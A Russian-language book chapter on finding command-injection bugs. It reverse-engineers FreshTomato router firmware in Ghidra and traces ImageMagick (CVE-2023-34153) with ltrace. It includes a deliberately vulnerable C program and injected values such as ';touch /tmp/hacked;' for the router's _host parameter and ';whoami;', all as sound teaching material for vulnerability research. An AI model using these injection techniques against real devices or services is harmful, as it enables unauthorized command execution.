Проверим его на FreshTomato - прошивке с открытым исходным кодом для маршрутизаторов на чипсетах Broadcom. В отличие от двоичных файлов из предыдущей главы, прошивка скомпилирована для архитектур ARM и MIPS, в которых используются иные наборы инструкций, чем в типичных для настольных компьютеров и серверов x86 и x86-64. В прошивках часто встречаются именно эти архитектуры, поскольку аппаратным устройствам важна их высокая энергоэффективность.

Загрузите версию прошивки 2022.5 для маршрутизатора AC1450 по адресу `https://freshtomato.org/downloads/freshtomato-arm/2022/2022.5/K26ARM/freshtomato-AC1450-ARM_NG-2022.5-AIO-64K.zip`. После распаковки архива вы получите журнал изменений, файл README и файл `.trx`. TRX - известный формат обновлений прошивки для устройств Broadcom.

Файл `.trx` можно распаковать с помощью Binwalk - инструмента извлечения образов прошивок. Из-за множества зависимостей проще воспользоваться встроенной версией Binwalk из дистрибутива Kali Linux. Также понадобится установить Sasquatch, который обрабатывает формат сжатой файловой системы SquashFS: Binwalk использует его в некоторых операциях извлечения. Сборка Sasquatch в Kali нарушается из-за ряда особенностей. Исследователь Павел Пи описал

исправление, включенное в следующие команды установки:

```
$ sudo apt-get update
$ sudo apt-get install build-essential liblzma-dev liblzo2-dev zlib1g-dev
$ git clone https://github.com/devttys0/sasquatch && cd sasquatch
$ ADDLINE="sed -i 's/-Wall -Werror/-Wall/g' patches/patch0.txt"
$ sed -i "/^tar -zxvf.*/a $ADDLINE" ./build.sh
$ CFLAGS=-fcommon ./build.sh
```

После установки Sasquatch можно извлечь прошивку. Передайте Binwalk параметры извлечения `-e` и рекурсивной обработки `-M`:

```
$ unzip freshtomato-AC1450-ARM_NG-2022.5-AIO-64K.zip
$ binwalk -eM freshtomato-AC1450-ARM_NG-2022.5-AIO-64K.trx
$ ls -l _freshtomato-AC1450-ARM_NG-2022.5-AIO-64K.trx.extracted/squashfs-root

total 80
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 bin
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 bkp
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 cifs1
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 cifs2
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 dev
lrwxrwxrwx 1 kali kali     7 Aug  4  2022 etc -> tmp/etc
lrwxrwxrwx 1 kali kali     8 Aug  4  2022 home -> tmp/home
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 jffs
drwxr-xr-x 3 kali kali  4096 Aug  4  2022 lib
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 mmc
lrwxrwxrwx 1 kali kali     7 Aug  4  2022 mnt -> tmp/mnt
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 nas
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 opt
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 proc
drwxr-xr-x 3 kali kali  4096 Aug  4  2022 rom
lrwxrwxrwx 1 kali kali    13 Aug  4  2022 root -> tmp/home/root
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 sbin
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 sys
drwxrwxrwx 2 kali kali  4096 Aug  4  2022 tftpboot
drwxr-xr-x 2 kali kali  4096 Aug  4  2022 tmp
drwxr-xr-x 8 kali kali  4096 Aug  4  2022 usr
lrwxrwxrwx 1 kali kali     7 Aug  4  2022 var -> tmp/var
drwxr-xr-x 3 kali kali 12288 Jun  6 10:23 www
```

Каталог `squashfs-root` содержит файловую систему прошивки, загружаемой на маршрутизатор. При составлении карты поверхности атаки маршрутизатора в первую очередь следует проверить `/www` или `/var/www`: обычно там находятся скрипты и двоичные файлы, обслуживающие веб-интерфейс управления.

Однако в данном случае `www` содержит лишь файлы `.asp`, `.js` и `.css`, которые отвечают за представления веб-интерфейса, но не серверную бизнес-логику. Можно также поискать двоичный файл `httpd`. Его имя означает "демон протокола передачи гипертекста", и обычно он содержит веб-сервер маршрутизатора.

В отличие от более сложных веб-серверов Apache, где процесс тоже называется `httpd`, или Nginx с процессом `nginx`, двоичный файл `httpd` в прошивке обычно полностью самодостаточен и содержит жестко заданную маршрутизацию и специализированную бизнес-логику. Причина - ограниченные объем хранилища и вычислительная мощность маршрутизаторов и других аппаратных устройств. Быстрый поиск подтверждает, что этот файл находится по пути `usr/sbin/httpd`.

Извлечение строк

Еще до применения дизассемблера следует проверить печатные строки в двоичном файле. Для этого можно воспользоваться другим поразительно эффективным приемом - командой `strings`. В листинге 5-1 приведена небольшая часть ее вывода для `httpd`.

```
$ strings ./squashfs-root/usr/sbin/httpd
--пропущено--
fgets
get_wanfaces
system ①
--пропущено--
Content-Type: %s ②
Cache-Control: max-age=%d
Cache-Control: no-cache, no-store, must-revalidate, private
Expires: Thu, 31 Dec 1970 00:00:00 GMT
Pragma: no-cache
Connection: close
<html><head><title>Error</title></head><body><h2>%d %s</h2> %s</body></html>
--пропущено--
grep -ih "%s" $(ls -1rv %s %s.*) ③
which
cat $(ls -1rv %s %s.*) | tail -n %d
--пропущено--
cfg/restore.cgi ④
cfg/defaults.cgi
stats/*.gz
```

Листинг 5-1. Некоторые строки из `httpd`

Вывод убедительно показывает, что двоичный файл обслуживает веб-сервер интерфейса управления, и указывает на несколько потенциально простых целей. Во-первых, здесь есть интересные имена функций-источников и функций-приемников, например `system` □, которая непосредственно выполняет команды оболочки, а также строки формата для HTTP-ответов □. Во-вторых, строки формата используются в командах оболочки □, а значит, эти приемники могут находиться под управлением злоумышленника. Наконец, присутствуют потенциальные маршруты веб-сервера □.

Простой поиск позволил обнаружить сразу несколько направлений для дальнейшего исследования. Теперь перейдем к дизассемблеру.

Дизассемблирование и декомпиляция в Ghidra

В главе 4 вы уже познакомились с Ghidra CodeBrowser. Теперь применим его для более глубокого статического анализа. CodeBrowser дизассемблирует двоичный файл, преобразуя машинный код в удобочитаемый ассемблер, а затем декомпилирует его в высокоуровневый псевдокод.

Создайте в Ghidra новый проект, добавьте двоичный файл `httpd` и откройте его в CodeBrowser. Анализатор должен перейти к точке входа. Для небольших файлов можно начать отсюда, но в крупных эффективнее двигаться назад, применяя анализ от приемника к источнику. Для начала нужно найти вызовы опасных библиотечных функций.

В левой части CodeBrowser расположена панель **Symbol Tree**. Как следует из названия, она содержит древовидное представление символов программы. Папка **Functions** содержит только символы внутренних функций, определенных в самой программе.

Нас интересует папка **Imports** с символами пространств имен внешних библиотек. Разверните ее: появится список внешних библиотек, например `libc.so.0`, `libmssl.so` и `<EXTERNAL>`. Последний элемент - абстракция Ghidra для внешних символов, еще не связанных с конкретной библиотекой.

Любопытно, что папки внешних библиотек не содержат импортированных функций. Символы, например `getpid` из стандартной библиотеки C, присутствуют лишь в `<EXTERNAL>`. В чем причина?

Сначала попробуйте вывести таблицу символов двоичного файла:

```
$ objdump -t httpd

httpd:     file format elf32-little
```

```
SYMBOL TABLE:
no symbols
```

Записей таблицы символов нет, то есть символы из двоичного файла удалены. Это легко подтвердить командой `file`:

```
$ file usr/sbin/httpd
usr/sbin/httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

Двоичный файл динамически скомпонован и лишен символов. Такая ситуация типична для прошивок устройств с жесткими ограничениями хранилища: оба приема уменьшают размер файла. Вместо обычной таблицы нужно вывести таблицу динамических символов:

```
$ objdump -T httpd

httpd:     file format elf32-little

DYNAMIC SYMBOL TABLE:
0000a504      DF *UND*  00000000              get_wan6face
0000a510      DF *UND*  00000000              rewind
0000a51c      DF *UND*  00000000              bind
00000000  w   D  *UND*  00000000              __register_frame_info
0000a534      DF *UND*  00000000              getNVRAMVar
0000a540      DF *UND*  00000000              strftime
0000a54c      DF *UND*  00000000              mssl_init
```

Теперь становится понятнее, почему Symbol Tree в Ghidra помещает импортированные символы в папку `<EXTERNAL>`.

Среди функций можно найти две потенциально уязвимые для внедрения команд: `popen` и `system`. Обе выполняют первый аргумент в новом процессе как команду оболочки, что равнозначно его передаче `/bin/sh` с флагом `-c`.

Учитывая множество системных возможностей веб-интерфейса администрирования маршрутизатора, применение этих библиотечных функций неудивительно. Более того, если при анализе разных прошивок маршрутизаторов сосредоточиться только на приемниках `popen` и `system`, вероятно, удастся найти несколько уязвимостей внедрения команд.

Фраза "X указывает место" относится к клавише **X** в IDA Pro. В Ghidra эквивалентное сочетание для показа ссылок на символ - **Ctrl+Shift+F**. Однако если выбрать `popen` в Symbol Tree и нажать его, появится лишь ссылка функции на саму себя. Напомним, что динамически скомпонованные символы декомпилятор представляет искусственными "функциями-переходниками", обозначающими внешние функции, которые загружаются во время выполнения. В Ghidra это выглядит так:

```
thunk FILE * popen(char * __command, char * __modes)
    Thunked-Function: <EXTERNAL>::popen
    FILE *            r0:4          <RETURN>
    char *            r0:4          __command
    char *            r1:4          __modes
    <EXTERNAL>::popen
```

Выберите `<EXTERNAL>::popen` и воспользуйтесь сочетанием клавиш. Также можно щелкнуть функцию правой кнопкой и выбрать **References > Show References to popen**. Так вы получите ссылки на настоящую внешнюю функцию `popen`, а не на искусственный переходник:

```
0000e970  bl <EXTERNAL>::popen UNCONDITIONAL_CALL
0000f098  bl <EXTERNAL>::popen UNCONDITIONAL_CALL
0000f118  bl <EXTERNAL>::popen UNCONDITIONAL_CALL
00011748  bl <EXTERNAL>::popen UNCONDITIONAL_CALL
00013d64  bl <EXTERNAL>::popen UNCONDITIONAL_CALL
0001ad1c  bl <EXTERNAL>::popen UNCONDITIONAL_CALL
```

Это все вызовы popen в программе. Найдя вызовы потенциально уязвимого приемника, можно начать отслеживать их назад к источникам, которыми управляет злоумышленник. При обратной разработке двоичных файлов приходится делать обоснованные предположения о назначении функций и даже переменных по контекстным подсказкам, например журнальным сообщениям. Поведение функции также можно наблюдать с помощью динамического анализа.

Тщательно учитывайте назначение программы. Здесь перед нами веб-сервер, обрабатывающий HTTP-запросы и ответы. Следовательно, функции обработки запросов будут разбирать связанные с HTTP строки, а при возврате ответов программа должна будет выводить такие строки. Поэтому, двигаясь назад от потенциальных приемников вроде popen, обращайте внимание на следующие распространенные элементы:

• методы HTTP, например `GET`, `POST`, `PUT`, `PATCH`, `DELETE` и `HEAD`;

• параметры запроса, совпадающие с полями HTML-форм или кодом JavaScript во файлах клиентской части;

• типы содержимого HTTP-запросов и ответов, например `text/plain`, `application/json` и `application/x-www-form-urlencoded`;

• пути URI, совпадающие с действительными маршрутами веб-сервера;

• другие заголовки запросов и ответов: `Authorization`, `Host`, `User-Agent`, `Date` и `Access-Control-Allow-Origin`.

Просмотрев различные ссылки на popen, вы обнаружите, что последняя из них, по адресу `0x0001ad1c` в функции `FUN_0001abc0`, по-видимому, получает параметры запроса, как показано в листинге 5-2.

```
void FUN_0001abc0(void)
{
    --пропущено--
    pcVar1 = (char *)FUN_0000cfdc("_port");
    if (pcVar1 == (char *)0x0) {
        pcVar1 = "5201";
    }
    iVar2 = atoi(pcVar1);
    pcVar1 = (char *)FUN_0000cfdc("_udpProto");
    if (pcVar1 == (char *)0x0) {
        pcVar1 = "0";
    }
    puVar3 = (undefined *)atoi(pcVar1);
    pcVar1 = (char *)FUN_0000cfdc("_limitMode");
    if (pcVar1 == (char *)0x0) {
        pcVar1 = "0";
    }
    iVar4 = atoi(pcVar1);
    pcVar1 = (char *)FUN_0000cfdc("_limit");
    if (pcVar1 == (char *)0x0) {
        pcVar1 = "10";
    }
    uVar8 = strtoull(pcVar1,(char **)0x0,0);
    pcVar1 = (char *)FUN_0000cfdc("_mode");
    if ((pcVar1 != (char *)0x0) && (*pcVar1 != '\0')) {
    --пропущено--
```

Листинг 5-2. Декомпилированный псевдокод `FUN_0001abc0`

Строки `_port`, `_udpProto`, `_limitMode` и `_limit` могут быть параметрами запроса. У них есть общая особенность: все они передаются в `FUN_0000cfdc`, а возвращенные значения проверяются на пустую строку. Если значение отсутствует, задается значение по умолчанию. Рассмотрим сгенерированный псевдокод `FUN_0000cfdc`:

```
int FUN_0000cfdc(ACTION param_1,undefined4 param_2)
{
```

```
    ENTRY __item;
    ENTRY **unaff_r4;
    int unaff_r5;

    if (DAT_00030c8c == 0) {
        unaff_r5 = 0;
    }
    else {
        __item.data = (void *)param_2;
        __item.key = (char *)&DAT_00030c8c;
        hsearch_r(__item,param_1,unaff_r4,(hsearch_data *)0x0); ①
        if (unaff_r5 != 0) {
            unaff_r5 = *(int *)(unaff_r5 + 4);
        }
    }
    return unaff_r5;
}
```

Функция вызывает `hsearch_r` □ из стандартной библиотеки C, которая выполняет поиск в хеш-таблице. Это соответствует предположению, что значение параметра извлекается по переданному ключу. При анализе в IDA Pro известные сигнатуры автоматически определили бы эту функцию как `WebsGetVar`. Иными словами, она получает HTTP-параметр из запроса GET.

Однако известные сигнатуры доступны не всегда. Вместо них можно поискать замеченные строки потенциальных параметров HTTP-запроса в остальных файлах прошивки. Чтобы уменьшить число ложных срабатываний, возьмите более уникальную строку `_limitMode`, а не `_port`. Кроме `httpd` будет найден один результат:

```
$ grep -r "_limitMode" .
grep: ./usr/sbin/httpd: binary file matches
./www/tools-iperf.asp:+ '&_limitMode=' + (limitMode ? '1' : '0')
```

Строка `_limitMode` находится в `tools-iperf.asp` - файле Active Server Pages (ASP), который веб-сервер использует для динамического формирования страниц, подобно Jakarta Server Pages (JSP) в веб-приложениях Java. ASP необычно видеть вне серверов Internet Information Services (IIS), но прошивка вроде FreshTomato вполне может поддерживать ограниченное подмножество его синтаксиса и возможностей.

Главное, что `_limitMode` встречается в файле представления веб-интерфейса, то есть, скорее всего, является действительным параметром. При внимательном изучении `tools-iperf.asp` видно, что `_limitMode` используется в функции `runButtonClick`:

```
function runButtonClick() {
    var requestCommand = new XmlHttp(); ①
    requestCommand.onCompleted = function(text, xml) {
        execute();
    }
    requestCommand.onError = function(x) {
        E('test_status').innerHTML = 'ERROR: ' + x;
        execute();
    }
    if (iperf_up == 1) {
        requestCommand.post('iperfkill.cgi', '');
    } else {
        var transmitMode = E('iperf_transm').checked == true;
        var limitMode = E('iperf_size_limited').checked == true;
        var limit = E(limitMode ? 'byte_limit' : 'time_limit').value;
        var udpProtocol = E('iperf_proto_udp').checked == true;
        var ttcpPort = E('iperf_port').value;
        var paramStr = '_mode=' + (transmitMode ? 'client' : 'server') +
            '&_udpProto=' + (udpProtocol ? '1' : '0') +
            '&_port=' + ttcpPort +
            '&_limitMode=' + (limitMode ? '1' : '0') + ②
            '&_limit=' + limit;
        if (transmitMode) {
            paramStr += '&_host=' + E('iperf_addr').value;
        }
```

```
        requestCommand.post('iperfrun.cgi', paramStr); ③
    }
    E('test_status').innerHTML = '';
    E('test_xfered').innerHTML = '';
    E('test_time').innerHTML = '';
    E('test_speed').innerHTML = '';
}
```

Функция присваивает `XmlHttp()` переменной `requestCommand` □, что указывает на предстоящий HTTP-запрос. Затем она объединяет строку с `_limitMode` и несколькими другими параметрами в переменной `paramStr` □, подтверждая, что `_limitMode` - настоящий параметр запроса. Наконец, функция отправляет POST-запрос по пути `iperfrun.cgi` □.

Поскольку потенциальные строки параметров в `FUN_0001abc0` совпадают с параметрами, отправляемыми `requestCommand`, разумно предположить, что `FUN_0001abc0` обрабатывает запросы к `iperfrun.cgi`. Однако работа еще не закончена. Мы установили связь между приемником `popen` и маршрутом `iperfrun.cgi`, но пока не подтвердили возможность эксплуатации.

Если посмотреть, как `FUN_0001abc0` разбирает параметры `_port`, `_udpProto` и `_limitMode`, окажется, что строковые значения преобразуются в целые и беззнаковые длинные целые числа стандартными функциями `atoi` и `strtoull`. Это резко ограничивает данные, которыми может управлять потенциальный злоумышленник.

Но надежда остается. Переименуйте разобранные значения параметров в Ghidra сочетанием клавиш **L**, затем изучите оставшуюся часть `FUN_0001abc0`.

```
pcVar1 = (char *)FUN_0000cfdc("_mode"); ①
if ((pcVar1 != (char *)0x0) && (*pcVar1 != '\0')) {
    snprintf(acStack_a0,0x80,"%d",_portValue);
    iVar2 = strcmp(pcVar1,"server"); ②
    if (iVar2 == 0) {
        snprintf(acStack_1a0,0x100, ③
            "iperf -J --logfile /tmp/iperf_log --intervalfile "
            "/tmp/iperf_interval -I /var/run/iperf.pid -s -1 -D -p %d",
            _portValue);
    }
    else {
        pcVar1 = (char *)FUN_0000cfdc("_host"); ④
        if ((pcVar1 != (char *)0x0) && (*pcVar1 != '\0')) {
            puVar4 = _udpProtoValue;
            if (_udpProtoValue == (undefined *)0x1) {
                puVar4 = &UNK_000281d1;
            }
            puVar3 = &UNK_000281d4;
            if (_udpProtoValue != (undefined *)0x1) {
                puVar4 = &DAT_0001b232;
            }
            if (_limitModeValue != 1) {
                puVar3 = &UNK_000281d7;
            }
            snprintf(acStack_1a0,0x100, ⑤
                "iperf -J --logfile /tmp/iperf_log --intervalfile "
                "/tmp/iperf_interval -p %d %s %s %llu -c %s &",
                _portValue,puVar4,puVar3,_limitValue,pcVar1);
        }
    }
    __stream = popen(acStack_1a0,"r"); ⑥
    pclose(__stream);
}
```

Сначала разбирается параметр `_mode` □ и сравнивается со строкой `server` □. Если значения совпадают, разобранные параметры подставляются в строку формата □. Итоговая строка `acStack_1a0` передается в `popen` □. Но, как уже отмечалось, все потенциально управляемые злоумышленником данные в этой ветви ограничены целыми числами или фиксированной строкой `server`. Следовательно, этот путь не поддается эксплуатации.

Иная ситуация возникает в ветви, где `_mode` не равен `server`. Здесь разбирается дополнительный параметр `_host` □, который добавляется в строку формата □, впоследствии передаваемую в `popen`. Отправив `_host` со значением вроде `;touch /tmp/hacked;`, злоумышленник сможет внедрить собственные команды оболочки.

> **Примечание**
>
> В этой версии FreshTomato присутствуют и другие уязвимости внедрения команд. Попробуйте найти их. Подсказка: начните с `FUN_00013d58`, которая ссылается на `popen`. Она не похожа на обработчик запросов, но служит оболочкой над `popen` и используется во многих других обработчиках. Проверьте, приведет ли один из них к известной CVE.

Это упражнение показывает эффективность приема "X указывает место" даже в таких сложных программах, как прошивка маршрутизатора. Совмещая статический анализ клиентской и серверной частей, можно без исходного кода собрать головоломку и проследить путь от приемника к источнику.

Динамический анализ

До сих пор мы полагались только на статический анализ. Для небольших двоичных файлов он относительно удобен, но с крупными исполняемыми файлами становится менее практичным. Например, настольная программа Microsoft Word импортирует сотни библиотек и содержит тысячи блоков инструкций, которые невозможно легко исследовать методами обратной разработки. В подобных ситуациях лучше подходит динамический подход.

Динамический анализ отличается от статического тем, что программа действительно запускается, а ее поведение наблюдается во время выполнения, вместо исследования скомпилированного двоичного файла в покое. Одно из преимуществ такого подхода - он устраняет значительную часть догадок и неопределенности статического анализа.

Динамический анализ показывает настоящее поведение программы во время работы, включая значения переменных в памяти, а не заставляет строить предположения на основе ограниченного понимания ассемблерных инструкций или псевдокода. С помощью отладчика можно быстро найти фактически выполняемые инструкции. Недостаток в том, что программу сначала необходимо суметь запустить. Если отсутствуют нужные библиотеки или целевая программа предназначена для другой архитектуры процессора, придется использовать эмулятор и временные решения вроде имитации библиотечных вызовов.

Для практики динамического анализа мы заново обнаружим уязвимость внедрения команд CVE-2023-34153 в популярной программе обработки изображений ImageMagick. Для Linux ImageMagick распространяется как AppImage со сжатой файловой системой и всеми необходимыми библиотеками. Уязвимую версию можно загрузить по адресу `https://github.com/ImageMagick/ImageMagick/releases/download/7.1.1-9/ImageMagick--gcc-x86_64.AppImage`. Поскольку динамически анализировать нужно непосредственно двоичный файл `magick`, а не AppImage, сжатую файловую систему необходимо извлечь:

```
$ chmod +x ImageMagick--gcc-x86_64.AppImage
$ ./ImageMagick--gcc-x86_64.AppImage --appimage-extract
```

В текущем рабочем каталоге появится папка `squashfs-root` со всеми необходимыми зависимостями и целевым двоичным файлом `magick`. Подготовка завершена, и можно переходить к динамическому анализу.

Трассировка библиотечных и системных вызовов

Почти любой программе приходится вызывать импортированные библиотечные функции. Анализ таких вызовов позволяет понять внутреннее устройство программы. В динамически скомпонованных двоичных файлах их можно перехватывать с помощью `ltrace`. В документации этот инструмент описан так:

> `ltrace` запускает указанную команду и работает до ее завершения. Он перехватывает и записывает вызовы динамических библиотек, выполняемые запущенным процессом, и получаемые процессом сигналы. Кроме того, он может перехватывать и выводить системные вызовы программы.

Внутри `ltrace` устанавливает точки останова в заглушках библиотечных функций, чтобы при срабатывании перехватить каждый вызов и его аргументы. Проверим это на простой учебной программе из листинга 5-3, которая также доступна в репозитории к книге.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    char name[30];
    char command[100];

    printf("Enter your name: ");
    scanf("%s", name);
    snprintf(command, sizeof(command), "echo Hello, %s", name);

    int result = system(command);

    return result;
}
```

Листинг 5-3. Учебный пример уязвимой программы на C

Эта небезопасно написанная программа получает пользовательский ввод и передает его библиотечной функции `system`. При обычном использовании все работает как ожидается:

```
$ gcc -o hello-vuln hello-vuln.c
$ ./hello-vuln
Enter your name: Raccoon
Hello, Raccoon
```

Однако из-за уязвимости внедрения команд злоумышленник может выполнить произвольные команды оболочки:

```
$ ./hello-vuln
Enter your name: ;whoami;
Hello,
kali
```

Как обнаружить эту уязвимость динамическим анализом? `ltrace` отлично показывает, передается ли пользовательский ввод библиотечным функциям. Запустите с ним `hello-vuln`, введите строку-маркер, а затем найдите ее в выводе:

```
$ ltrace ./hello-vuln >/dev/null
printf("Enter your name: ")                                 = 17
canary123
__isoc99_scanf(0x55663b7f3016, 0x7fff69c19ad0, 0, 0)        = 1
snprintf("echo Hello, canary123", 100, "echo Hello, %s", "canary123") = 21
system("echo Hello, canary123" <no return ...> ①
--- SIGCHLD (Child exited) ---
<... system resumed> )                                      = 0
+++ exited (status 0) +++
```

Здесь трассируются вызовы `snprintf` и `system`, включая настоящие аргументы и возвращаемые значения. В реальной программе внимание сразу привлек бы вызов `system` со строкой-маркером □.

Далее остается проверить возможность внедрения команды, меняя ввод и наблюдая итоговый аргумент в `ltrace`. Так можно увидеть окончательные данные, переданные опасному приемнику. Любая очистка, конкатенация или модификация управляемого злоумышленником ввода по пути отразится в журнале `ltrace`, что позволяет динамически проверять разные способы обхода и сочетания данных.

Помимо библиотечных функций, `ltrace` умеет трассировать системные вызовы. Они отличаются тем, что обращаются к основным службам операционной системы, например к файловому вводу-выводу и созданию процессов. Системные вызовы выполняются в ядре, тогда как библиотечные функции работают в пользовательском пространстве программы. Разумеется, сами библиотечные функции тоже могут делать системные вызовы.

Для трассировки системных вызовов передайте `ltrace` параметр `-S`. Вывода станет гораздо больше, поэтому его лучше сохранить в файл, а не печатать в стандартный поток. Параметр `-f` добавляет трассировку дочерних процессов, например созданных `system`:

```
$ ltrace -o ltrace.txt -f -S ./hello-vuln >/dev/null
canary
$ cat ltrace.txt
--пропущено--
2785318 printf("Enter your name: " <unfinished ...> ①
2785318 newfstatat@SYS(1, "", 0x7fffb0d03a40, 0x1000)
2785318 ioctl@SYS(1, 0x5401, 0x7fffb0d039a0, 4096) ②
2785318 getrandom@SYS(0x7f8c09700178, 8, 1, 4096)
2785318 brk@SYS(nil)
2785318 brk@SYS(0x56035aa78000)
2785318 <... printf resumed> ) ③
2785318 __isoc99_scanf(0x560359899016, 0x7fffb0d03e50, 0, 0 <unfinished ...>
2785318 newfstatat@SYS(0, "", 0x7fffb0d034d0, 0x1000)
2785318 read@SYS(0, "canary\n", 1024)
2785318 <... __isoc99_scanf resumed> )
2785318 snprintf("echo Hello, canary", 100, "echo Hello, %s", "canary")
2785318 system("echo Hello, canary" <unfinished ...> ④
--пропущено--
2785360 execve@SYS("/bin/sh", 0x7fffb0d03a70, 0x7fffb0d03fa8 <no return ...>
--пропущено--
2785318 <... system resumed> )
```

К именам системных вызовов добавляется суффикс `@SYS`, а в некоторых версиях - префикс `SYS_`. Несколько функций сопровождаются пометкой `<unfinished ...>`: они ждут завершения дополнительных операций, например системных вызовов. Так, вызов `printf` □ перед завершением должен выполнить несколько системных вызовов, включая `ioctl` со стандартным дескриптором вывода 1 в первом аргументе □, чтобы записать строку в стандартный поток □.

То же относится к `system` □. Согласно руководству Linux, эта функция ведет себя так, словно использует `fork(2)` для создания дочернего процесса, исполняющего указанную в `command` команду оболочки посредством вызова `execl(3)`:

```
execl("/bin/sh", "sh", "-c", command, (char *) NULL);
```

Анализ библиотечных вызовов ImageMagick

Теперь применим трассировку библиотечных функций к ImageMagick. При динамическом анализе обычно выполняют типичные действия программы и наблюдают вызываемые библиотечные и системные функции. Для программ с интерфейсом командной строки это означает эксперименты с доступными параметрами и режимами. Например, ImageMagick поддерживает параметр `define`, позволяющий настраивать операции обработки изображений, в том числе `video:pixel-format`.

Сначала загрузите пример файла MOV, использованный в следующей команде `wget`. Затем в каталоге с извлеченным содержимым ImageMagick AppImage запустите `ltrace` для `magick`, передав строку-маркер как формат пикселей. Параметр `-s 1024` задает максимальную длину выводимой строки. По умолчанию она равна 32, поэтому длинные строки могут быть обрезаны и важные значения аргументов потеряются:

```
$ wget https://raw.githubusercontent.com/spaceraccoon/from-day-zero-to-zero-day/refs/heads/
main/chapter-05/example.mov
$ ltrace -o ltrace.txt -f -S -s 1024 ./squashfs-root/usr/bin/magick identify -define video:
pixel-format='canary123' example.mov
sh: 1: ffmpeg: not found
identify: UnableToOpenConfigureFile `delegates.xml' @ warning/configure.c/GetConfigureOptions/
722.
```

Это сообщение любопытно: оно показывает, что ImageMagick пытается запустить команду `ffmpeg` через `sh`, но не находит ее в `PATH`. Возможность внедрения команды должна немедленно вызвать подозрение. Чтобы понять происходящее, найдите в журнале трассировки `ffmpeg` или строку-маркер `canary123`:

```
$ grep -E 'ffmpeg|canary123' ltrace.txt
2780743 strlen("'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-
NdheoaTWLtkBKDzS6DYe4cOueEjokeel' -an -f rawvideo -y -pix_fmt canary123 -vcodec webp '/tmp/
magick-SQpXJBs9cwRKgJpskeuIx_L5711HIKUP'") = 182
2780743 memcpy(0x55b83e2767e8, "'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-
NdheoaTWLtkBKDzS6DYe4cOueEjokeel' -an -f rawvideo -y -pix_fmt canary123 -vcodec webp '/tmp/
magick-SQpXJBs9cwRKgJpskeuIx_L5711HIKUP'\0", 183) = 0x55b83e2767e8
2780743 strlen("'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-
NdheoaTWLtkBKDzS6DYe4cOueEjokeel' -an -f rawvideo -y -pix_fmt canary123 -vcodec webp '/tmp/
magick-SQpXJBs9cwRKgJpskeuIx_L5711HIKUP'") = 182
```

Результат очень многообещающий: строка команды оболочки действительно содержит маркер. Однако пока она встречается лишь в вызовах `strlen` и `memcpy`, а не в функции выполнения команд вроде `system`. Если посмотреть чуть выше в журнале, обнаружится следующее:

```
2782681 brk@SYS(nil)
2782681 mmap@SYS(nil, 8192, 3, 34, -1, 0)
--пропущено--
2782682 execve@SYS("/bin/sh", 0x7ffe2a7a4060, 0x7ffe2a7af208 <no return ...> ①
2782682 --- Called exec() ---
2782681 <... clone3 resumed> )
```

Вызовы около `execve` □ похожи на последовательность из примера `hello-vuln`. Но там `ltrace` также показывал вызов `system`. Если проверить символы распространенных функций выполнения команд оболочки в обоих файлах, окажется, что `magick` вообще не загружает такие символы:

```
$ objdump -Tt ./hello-vuln | grep -E 'exec|system|popen'
0000000000000000       F *UND*  0000000000000000             system@GLIBC_2.2.5
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) system
$ objdump -Tt ./squashfs-root/usr/bin/magick | grep -E 'exec|system|popen'
```

Причина в том, что ImageMagick не импортирует эти функции напрямую. Их импортирует из `libc.so.6` библиотека `libMagickCore-7.Q16HDRI.so.10.0.1` в `squashfs-root/usr/lib`, которая сама экспортирует несколько используемых ImageMagick функций-оберток:

```
$ objdump -Tt ./squashfs-root/usr/lib/libMagickCore-7.Q16HDRI.so.10.0.1 | grep -E 'exec|
system|popen'
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) popen
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) execvp
0000000000000000      DF *UND*  0000000000000000 (GLIBC_2.2.5) system
```

Чтобы правильно трассировать эти библиотечные функции, нужно расширить число перехватываемых вызовов параметрами фильтра `ltrace`. Страница руководства описывает их так:

- `-x` - показать, что вызывает указанные символы, включая локальные вызовы;
- `-e` - показать, что вызывает указанные символы, только для межбиблиотечных вызовов;

• `-l` - показать вызовы, входящие в указанную библиотеку.

Используйте `-x` для трассировки popen:

```
$ ltrace -x 'popen' -o ltrace.txt -f -S -s 1024 ./squashfs-root/usr/bin/magick identify
-define video:pixel-format='canary123' example.mov
sh: 1: ffmpeg: not found
identify: UnableToOpenConfigureFile `delegates.xml' @ warning/configure.c/GetConfigureOptions/
722.
$ grep ffmpeg ltrace.txt
2787837 popen@libc.so.6("'ffmpeg' -nostdin -loglevel error -i '/tmp/magick-4v08-
z3RT252MF305Ftxn2EFudPmQuy9' -an -f rawvideo -y -pix_fmt canary123 -vcodec webp '/tmp/magick
-KKDEsZhEeOqrhRYx_HDg5i2k-QEGQExO'", "r" <unfinished ...>
```

Этот пример показывает, насколько важно записывать и системные, и библиотечные вызовы, а также трассировать дочерние процессы. В зависимости от фильтров некоторые библиотечные вызовы могут не попасть в журнал, но низкоуровневые системные вызовы почти наверняка будут зафиксированы. Однако для программы с закрытым исходным кодом невозможно заранее знать нужные фильтры без более глубокого статического анализа.

Поскольку системный вызов `execve` возник после передачи `popen` строки команды оболочки с `ffmpeg`, злоумышленник, возможно, сможет изменить значение маркера и эксплуатировать внедрение команд.

Может возникнуть вопрос, зачем искать внедрение команд в локальной программе командной строки вроде ImageMagick. Веб-приложения часто используют ImageMagick для обработки изображений, поэтому в определенных условиях уязвимость может эксплуатироваться удаленно. Например, если веб-приложение предоставляет функции редактирования изображений, позволяет пользователю управлять параметрами и напрямую передает их ImageMagick, злоумышленник может добиться удаленного выполнения кода.

